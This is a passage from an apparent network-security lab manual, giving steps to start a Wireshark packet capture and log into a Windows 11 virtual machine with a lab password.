


4. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **Ethernet**) to start the packet capture, as shown in the screenshot.

Note: If a **Software Update** pop-up appears click on **Remind me later**.




5. **Wireshark** starts capturing all packets generated while traffic is received by or sent from your machine.



6. Now, switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**.
7. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

